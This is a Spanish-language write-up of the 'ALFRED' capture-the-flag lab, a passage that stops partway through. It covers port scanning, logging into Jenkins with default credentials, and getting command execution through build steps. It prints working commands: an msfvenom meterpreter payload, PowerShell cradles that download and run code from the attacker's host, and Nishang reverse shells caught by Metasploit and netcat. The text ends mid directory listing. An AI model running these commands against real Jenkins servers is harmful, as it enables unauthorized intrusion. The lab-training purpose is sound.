

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ALFRED.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	25/11/2024	04/12/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Informe de análisis de vulnerabilidades,  
explotación y resultados del reto ALFRED.

N.- MQ-HM-ALFRED

Generado por:

**Wilmar Beletzuy**

[Wilmarbg773@gmail.com](mailto:Wilmarbg773@gmail.com)

Especialista de Ciberseguridad, Seguridad de la  
Información

**Fecha de creación:**

**25.11.2024**

## Índice

### Tabla de contenido

1. Reconocimiento .....	3
2. Análisis de vulnerabilidades/debilidades .....	5
3. Explotación .....	9
Automatizado .....	9
Manual.....	12
4. Escalación de privilegios si/no.....	16
5. Banderas.....	19
6. Herramientas usadas.....	19
7. Conclusiones y Recomendaciones.....	19
8. Matriz de Riesgo.....	21

## 1. Reconocimiento

Se realiza el escaneo con **nmap**, se usa -Pn para que pueda mostrar los puertos abiertos

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
└─# nmap -Pn 10.10.27.115 -sS -oA allports -v -n
```

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
└─# nmap -Pn 10.10.27.115 -sS -oA allports -v -n --min-rate 3000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-03 22:13 EST
Initiating SYN Stealth Scan at 22:13
Scanning 10.10.27.115 [1000 ports]
Discovered open port 3389/tcp on 10.10.27.115
Discovered open port 8080/tcp on 10.10.27.115
Discovered open port 80/tcp on 10.10.27.115
Completed SYN Stealth Scan at 22:13, 2.38s elapsed (1000 total ports)
Nmap scan report for 10.10.27.115
Host is up (0.26s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
Raw packets sent: 1998 (87.912KB) | Rcvd: 3 (132B)
```

Revisaremos las versiones de los puertos encontrados

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
└─# nmap -Pn 80,3389,8080 -sV -sC -v 10.10.27.115 -oA services -n --min-rate 3000
```

```

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
3389/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=alfred
| Issuer: commonName=alfred
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-12-03T02:53:50
| Not valid after:  2025-06-04T02:53:50
| MD5: d75b1875db57e7160b3a3d5967c0c19a
|_SHA-1: 5d1e4d3af2caa7aef10948d1674742a11182b993
8080/tcp  open  http        Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
3389/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=alfred
| Issuer: commonName=alfred
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-12-03T02:53:50
| Not valid after:  2025-06-04T02:53:50
| MD5: d75b1875db57e7160b3a3d5967c0c19a
|_SHA-1: 5d1e4d3af2caa7aef10948d1674742a11182b993
8080/tcp  open  http        Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-favicon: Unknown favicon MD5:
23E8C7BD78E8CD826C5A6073B15068B1
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

N.- MQ-HM-ALFRED

## IP, Puertos Sistema operativo

IP	10.10.27.115
Sistema Operativo	Windows
Puertos/Servicios	80, 3389, 8080

## 2. Análisis de vulnerabilidades/debilidades

Empezamos usando la herramienta **whatweb**

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
# whatweb 10.10.27.115 -v
WhatWeb report for http://10.10.27.115
Status : 200 OK
Title : <None>
IP : 10.10.27.115
Country : RESERVED, ZZ

Summary : Email[alfred@wayneenterprises.com], HTTPServer[Microsoft-IIS/7.5], Microsoft-IIS[7.5]

Detected Plugins:
[ Email ]
  Extract email addresses. Find valid email address and syntactically invalid email addresses from mailto: link tags. We match syntactically invalid links containing mailto: to catch anti-spam email addresses, eg. bob at gmail.com. This uses the simplified email regular expression from http://www.regular-expressions.info/email.html for valid email address matching.

  String : alfred@wayneenterprises.com

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to identify the operating system from the server header.

  String : Microsoft-IIS/7.5 (from server string)
```


```
[ Microsoft-IIS ]
Microsoft Internet Information Services (IIS) for Windows
Server is a flexible, secure and easy-to-manage Web server
for hosting anything on the Web. From media streaming to
web application hosting, IIS's scalable and open
architecture is ready to handle the most demanding tasks.

Version      : 7.5
Website      : http://www.iis.net/

HTTP Headers:
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 25 Oct 2019 22:42:13 GMT
Accept-Ranges: bytes
ETag: "de32b271858bd51:0"
Server: Microsoft-IIS/7.5
Date: Wed, 04 Dec 2024 03:27:34 GMT
Connection: close
Content-Length: 289
```

Donde podemos encontrar mucha más información sobre el sitio web

Procedemos analizando el puerto 80



Insepccionamos el código


```
view-source:http://10.10.27.115/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 <html>
2 <head>
3 <style>
4 * {font-family: Arial;}
5 </style>
6 </head>
7 <body><center><br />
8 <br />
9 RIP Bruce Wayne<br /><br />
10 Donations to <strong>alfred@wayneenterprises.com</strong> are greatly appreciated.
11 </center></body>
12 </html>
```


Encontramos un correo: alfred@wayneenterprises.com

Analizamos el puerto 8080



Logramos encontrar un portal de Jenkins, procedemos a intentar loguearnos con admin:admin

Encontramos una vulnerabilidad critica ya que tenia las credenciales por defecto y logramos ingresar con admin:admin



N.- MQ-HM-ALFRED

Procedemos a realizar Fuzzing

Procedemos a verificar la versión de Jenkins la cual es 2.190.1 y verificamos si existe algún exploit para dicha versión

Exploit Title	Path
CloudBees Jenkins 2.32.1 - Java Deserialization	java/dos/41965.txt
Jenkins - Script-Console Java Execution (Metasploit)	multiple/remote/24272.rb
Jenkins - XStream Groovy classpath Deserialization (Metasploit)	multiple/remote/43375.rb
Jenkins 1.523 - Persistent HTML Code	php/webapps/30408.txt
Jenkins 1.578 - Multiple Vulnerabilities	multiple/webapps/34587.txt
Jenkins 1.626 - Cross-Site Request Forgery / Code Execution	java/webapps/37999.txt
Jenkins 1.633 - Credential Recovery	java/webapps/38664.py
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit)	java/remote/46572.rb
Jenkins 2.150.2 - Remote Command Execution (Metasploit)	linux/webapps/46352.rb
Jenkins 2.235.3 - 'Description' Stored XSS	java/webapps/49237.txt
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting	java/webapps/49232.txt
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS	java/webapps/49244.txt
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in	java/webapps/48904.txt
Jenkins < 1.650 - Java Deserialization	java/remote/42394.py
Jenkins build-metrics plugin 1.3 - 'label' Cross-Site Scripting	java/webapps/47598.py
Jenkins CI Script Console - Command Execution (Metasploit)	multiple/remote/24206.rb
Jenkins CLI - HTTP Java Deserialization (Metasploit)	linux/remote/44642.rb
Jenkins CLI - RMI Java Deserialization (Metasploit)	java/remote/38983.rb
Jenkins Dependency Graph View Plugin 0.13 - Persistent Cross-Site Scripting	java/webapps/47111.txt
Jenkins Gitlab Hook Plugin 1.4.2 - Reflected Cross-Site Scripting	java/webapps/47927.txt
Jenkins Mailer Plugin < 1.20 - Cross-Site Request Forgery (Send Email)	linux/webapps/44843.py
Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	java/webapps/46453.py
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC)	java/webapps/46427.txt
Jenkins Software RakNet 3.72 - Remote Integer Underflow	multiple/remote/33802.txt
SonarQube Jenkins Plugin - Plain Text Password	php/webapps/30409.txt

Shellcodes: No Results

Nos percatamos que podemos crear nuevos proyectos

						<a href="#">add description</a>
All						
S	W	Name ↓	Last Success	Last Failure	Last Duration	
		<a href="#">project</a>	5 yr 1 mo - <a href="#">#1</a>	N/A	0.42 sec	
		<a href="#">proyecto 1</a>	2 min 1 sec - <a href="#">#2</a>	N/A	15 ms	

Icon: [S](#) [M](#) [L](#)

Legend RSS for all RSS for failures RSS for just latest builds

Entramos al primero que dice Project y nos damos cuenta que tenemos una consola para ejecutar código

Jenkins

Jenkins > project > #1

[Back to Project](#)  
[Status](#)  
[Changes](#)  
[Console Output](#)  
[View as plain text](#)  
[Edit Build Information](#)  
[Delete build '#1'](#)

**Console Output**  
Started by user [admin](#)  
Running as SYSTEM  
Building in workspace C:\Program Files (x86)\Jenkins\workspace\project  
[project] \$ cmd /c call C:\Users\bruce\AppData\Local\Temp\jenkins8034204804437582227.bat  
  
C:\Program Files (x86)\Jenkins\workspace\project>whoami  
alfred\bruce  
  
C:\Program Files (x86)\Jenkins\workspace\project>exit 0  
Finished: SUCCESS

Regresamos a Project y damos clic en Configure y en la parte de **Build** nos percatamos que podemos ejecutar comandos en el sistema destino



**Build**

Execute Windows batch command

Command

[See the list of available environment variables](#)

Advanced...

Add build step ▾

### 3. Explotación

Proceso manual/ automatizado.

Automatizado

Procedemos a usar **msfvenom**

(root@kali)-[/home/hmstudent/alfred/10.10.27.115]

```
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.13.72.228 LPORT=9002 -f exe -o shell.exe
```

Se ha guardado con éxito nuestra Shell

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.13.72.228 LPORT=9002 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```


Creamos un nuevo item


**Jenkins** 2

Jenkins > All >


Enter an item name

\* Required field


 **Freestyle project**  
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

 **Pipeline**  
Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known as workflows) and/or organizing complex activities that do not easily fit in free-style job type.

Creamos un nuevo Build



Y copiamos nuestro script



```
powershell "(New-Object  
System.Net.WebClient).Downloadfile('http://10.13.72.228:8000/shell-  
name.exe','shell-name.exe')"
```

Para que nuestra reverse Shell sea efectiva procedemos a abrir nuestro Metasploit

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115] put
# msfconsole

Build

Execute Windows with command
Command powershell "(New-Object System.Net.WebClient).Get('http://10.10.27.115/shell.exe', 'shell.exe')"
```

```
= [ metasploit v6.3.16-dev ]
+ -- -- [ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- -- [ 975 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Y usamos el exploit: msf6 > use exploit/multi/handler

Parseamos los valores necesarios para el exploit

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.13.72.228
LHOST => 10.13.72.228
msf6 exploit(multi/handler) > set LPORT 9002
LPORT => 9002
msf6 exploit(multi/handler) >
```

Como teníamos la sesión anterior ingresamos al ítem creado msfvenom y ejecutamos la Shell que se subió a la máquina

```
PS C:\Program Files (x86)\Jenkins\workspace\Acceso>cd ..
PS C:\Program Files (x86)\Jenkins\workspace> ls

Directory: C:\Program Files (x86)\Jenkins\workspace

Mode                LastWriteTime         Length Name
----                -
d-----         12/4/2024    5:12 AM      Workspace Acceso
d-----         12/4/2024    5:42 AM      Workspace msfvenom
d-----        10/26/2019    4:38 PM      Workspace project
d-----         12/4/2024    4:03 AM      Workspace proyecto 1

PS C:\Program Files (x86)\Jenkins\workspace> cd msfvenom
PS C:\Program Files (x86)\Jenkins\workspace\msfvenom> ls

Directory: C:\Program Files (x86)\Jenkins\workspace\msfvenom

Mode                LastWriteTime         Length Name
----                -
-a-----         12/4/2024    5:43 AM      73802 shell.exe

PS C:\Program Files (x86)\Jenkins\workspace\msfvenom> Start-Process "shell.exe"
PS C:\Program Files (x86)\Jenkins\workspace\msfvenom> 
```

Comprobamos nuevamente y ya tenemos acceso con meterpreter

```
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.13.72.228:9002
[*] Sending stage (175686 bytes) to 10.10.27.115
[*] Meterpreter session 1 opened (10.13.72.228:9002 → 10.10.27.115:49390) at 2024-12-04 00:47:36 -0500

meterpreter > guid
[*] Session GUID: db485b65-c1bb-426e-b968-634464976d0a
meterpreter > getuid
Server username: alfred\bruce
meterpreter > 
```

Manual

Realizamos un Reverse Shell

Se descarga el repositorio



```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
# mv /home/kali/Downloads/Invoke-PowerShellTcp.ps1 .

(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
# ll
total 64
-rw-r--r-- 1 root root 4257 Dec 3 22:13 allports.gnmap
-rw-r--r-- 1 root root 463 Dec 3 22:13 allports.nmap
-rw-r--r-- 1 root root 9414 Dec 3 22:13 allports.xml
-rw-r--r-- 1 hmstudent hmstudent 4339 Dec 4 00:06 Invoke-PowerShellTcp.ps1
drwxr-xr-x 19 root root 4096 Dec 3 23:33 nishang
-rw-r--r-- 1 root root 4309 Dec 3 22:24 services.gnmap
-rw-r--r-- 1 root root 1479 Dec 3 22:24 services.nmap
-rw-r--r-- 1 root root 14409 Dec 3 22:24 services.xml

(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
# ls
allports.gnmap allports.nmap allports.xml Invoke-PowerShellTcp.ps1 nishang services.gnmap services.nmap services.xml

(root@kali)-[/home/hmstudent/alfred/10.10.27.115]
#
```


Creamos un Web Serve local con python3

```
(root@kali)-[/home/hmstudent/alfred/10.10.27.115/nishang]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Procedemos a dejar un puerto en escucha, en este caso sería el puerto 9001

```
(root@kali)-[/home/hmstudent]
# nc -lvp 9001
listening on [any] 9001 ...
```

Agregamos nuestro script para obtener la reverse Shell




```
powershell iex (New-Object
Net.WebClient).DownloadString('http://10.13.72.228:8000/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.13.72.228
```

N.- MQ-HM-ALFRED

-Port 9001

Le damos Apply y luego Save

Luego le damos clic en Build Now



Verificamos y ya tenemos acceso

```
(root@kali)-[/home/hmstudent]
# nc -lvp 9001
listening on [any] 9001 ...
10.10.27.115: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.27.115] 49354
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Program Files (x86)\Jenkins\workspace\Acceso>
```

Procedemos a encontrar la primera bandera

```

PS C:\Program Files (x86)\Jenkins\workspace\Acceso>cd
PS C:\Program Files (x86)\Jenkins\workspace\Acceso> cd ..
PS C:\Program Files (x86)\Jenkins\workspace> cd
PS C:\Program Files (x86)\Jenkins\workspace> cd ..
PS C:\Program Files (x86)\Jenkins> cd ..
PS C:\Program Files (x86)> cd ..
PS C:\> ls

```

Build History [trend](#)

Directory: C:\

Mode	LastWriteTime	Length	Name
d—	10/25/2019 10:21 PM		inetpub
d—	7/14/2009 4:20 AM		PerfLogs
d-r--	10/27/2019 12:12 AM		Program Files
d-r--	10/25/2019 9:54 PM		Program Files (x86)
d-r--	10/26/2019 9:22 PM		Users
d—	10/27/2019 12:25 AM		Windows

Permalinks

- [Last build \(#3\), 1 min 34 sec ago](#)
- [Last failed build \(#3\), 1 min 34 sec ago](#)
- [Last unsuccessful build \(#3\), 1 min 34 sec ago](#)
- [Last completed build \(#3\), 1 min 34 sec ago](#)

```

PS C:\> cd Users
PS C:\Users> ls

```

Project Acceso

Directory: C:\Users

Mode	LastWriteTime	Length	Name
d—	10/25/2019 8:05 PM		bruce
d—	10/25/2019 10:21 PM		DefaultAppPool
d-r--	11/21/2010 7:16 AM		Public

Permalinks

- [Last build \(#3\), 1 min 34 sec ago](#)
- [Last failed build \(#3\), 1 min 34 sec ago](#)
- [Last unsuccessful build \(#3\), 1 min 34 sec ago](#)
- [Last completed build \(#3\), 1 min 34 sec ago](#)

```

PS C:\Users> cd bruce
PS C:\Users\bruce> ls

```

Directory: C:\Users\bruce

